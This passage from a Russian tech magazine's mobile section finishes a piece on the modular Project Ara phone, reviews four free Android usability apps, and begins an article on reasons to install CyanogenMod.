память), вставляешь в фаблет и продолжаешь работать как ни в чем не бывало. Удобно, не правда ли? Но опять же все упирается в стремительно падающие цены на устройства.

Ну и конечно, модулями можно будет обмениваться с друзьями и знакомыми. Как насчет варианта взять на вечер модуль-проектор? Или поехать в зону отчуждения, позаимствовав счетчик Гейгера? Звучит, конечно, несколько натянуто, но идея вполне имеет право на жизнь, тем более что действительно интересные модули явно будут в дефиците.

На этом, в общем-то, все. Ara — это концептуальный проект, который, как я думаю, будет жить совсем не в том виде, в котором мы видим его сейчас. Как платформа, которую можно апгрейдить, он, конечно, уже несостоятелен. Пять лет назад этот аргумент сработал бы, но сейчас уже нет. А вот как система для сборки собственных устройств с необычной функциональностью — почему бы и нет? Это по меньшей мере интересно.


В любом случае ждать релиза осталось совсем недолго: уже через полгода-год мы сможем пощупать эту причудливую разработку собственными руками.

X-Mobile

ВЫПУСК #11. ЮЗАБИЛИТИ

КАРМАННЫЙ СОФТ

Сегодня в выпуске: учим Android понимать комбинацию <Ctrl + Z>, запускаем приложения с помощью кругового меню, переключаемся между запущенными приложениями четырьмя разными способами и добавляем знаменитый Control Center из iOS в Android.



Omni Swipe


Платформа
Android

Цена
бесплатно

OMNI SWIPE

Довольно известное приложение, о котором нельзя не упомянуть, говоря о юзабилити. Omni Swipe — это круговое меню, всплывающее в левом нижнем углу после свайпа. Оно позволяет запускать приложения (их набор настраивается), быстро вызывать абонентов и управлять настройками смартфона (Wi-Fi, громкость, яркость и прочее). Все это находится в разных секторах виртуального круга, который можно проматывать.

В качестве дополнительных функций приложение позволяет быстро выполнить поиск в интернете и даже показывает всплывающие уведомления. Нативно поддерживается почта, СМС и WhatsApp, но с Android 4.3 поддерживаются и любые другие уведомления (достаточно активировать службу Omni Swipe в настройках). Еще одна полезность — функция выгрузки фоновых приложений из памяти, доступна в «секторе» быстрых настроек.



Inputting+: Universal undo redo


Платформа
Android

Цена
бесплатно

INPUTTING+

Android поддерживает буфер обмена, копирование и вставку, но почему-то не поддерживает функции Undo (отмены) и Redo (отмена отмены) в полях ввода. А ведь порой такая возможность бывает очень необходима, особенно когда случайно стираешь часть длиннющего сообщения WhatsApp. Inputting+ устраняет этот недостаток. создавая

Приложение создает плавающую кнопку рядом с полями ввода. После нажатия на кнопку открывается окно с введенным текстом, где можно не только удобно отредактировать текст, но и отменить внесенные в него изменения, вновь их применить (Redo) или даже найти нужное слово или словосочетание. Кроме того, Inputting+ поддерживает множество настроек, с помощью которых можно изменить внешний вид и поведение кнопки или окна ввода.



Quick Control Panel

Платформа
Android


Цена
бесплатно

QUICK CONTROL PANEL

В iOS есть замечательный элемент интерфейса под названием Control Center. Это выезжающая снизу экрана панель, которая позволяет управлять быстрыми настройками (Wi-Fi, Bluetooth, режим полета), яркостью экрана, громкостью, переключать треки во встроенном плеере, а также содержит иконки для запуска фонарика, камеры и других приложений.

Quick Control Panel — это попытка перенести ту же функциональность в Android, следуя принципам Material Design. В целом это тот же Control Center, но с возможностью тонкой настройки. Любой из элементов панели можно убрать, кнопки быстрых настроек рассортировать (к слову говоря, они промаатываемые), иконки приложений выбрать те, что нужны именно тебе. Плюс возможность настройки внешнего вида, включая фон, цвета и тени.

Кстати, в Google Play можно найти и точную копию Control Center, достаточно вбить два этих слова в поисковую строку.



Switchr

Платформа
Android

Цена
бесплатно

SWITCHR


Switchr — один из самых удобных заменителей стандартного интерфейса мультитаскинга. Проще говоря, это приложение, позволяющее переключаться между запущенными в фоне приложениями, используя альтернативный интерфейс. Причем вариантов такого интерфейса здесь четыре: проматываемая влево и вправо лента с иконками приложений, переключатель в стиле Windows, когда миниатюры приложений выезжают с левой стороны, круговое меню, похожее на Omni Swipe, и простая сетка иконок.

В качестве бонуса Switchr позволяет «закрепить» некоторые приложения, так что их иконки будут отображаться даже в том случае, если сами приложения еще не запущены. Так что в целом это еще и неплохой «внешний лаунчер».

X-Mobile

ДОЛОЙ СТОК!

10 ПРИЧИН УСТАНОВИТЬ CYANOGENMOD



Евгений Зобнин
androidstreet.net

В глазах многих людей кастомные прошивки — это нечто вроде пиратских сборок Windows с измененными обоями, темами оформления и разным левым софтом в комплекте. И если говорить о прошивках, созданных юными моделистами-конструкторами после школы, то так оно и есть. Однако CyanogenMod не из их числа, это полноценный форк Android, то есть независимая операционная система, разработкой которой занимается команда компетентных программистов, и перед стоковым Android она имеет массу преимуществ.

ВМЕСТО ВВЕДЕНИЯ

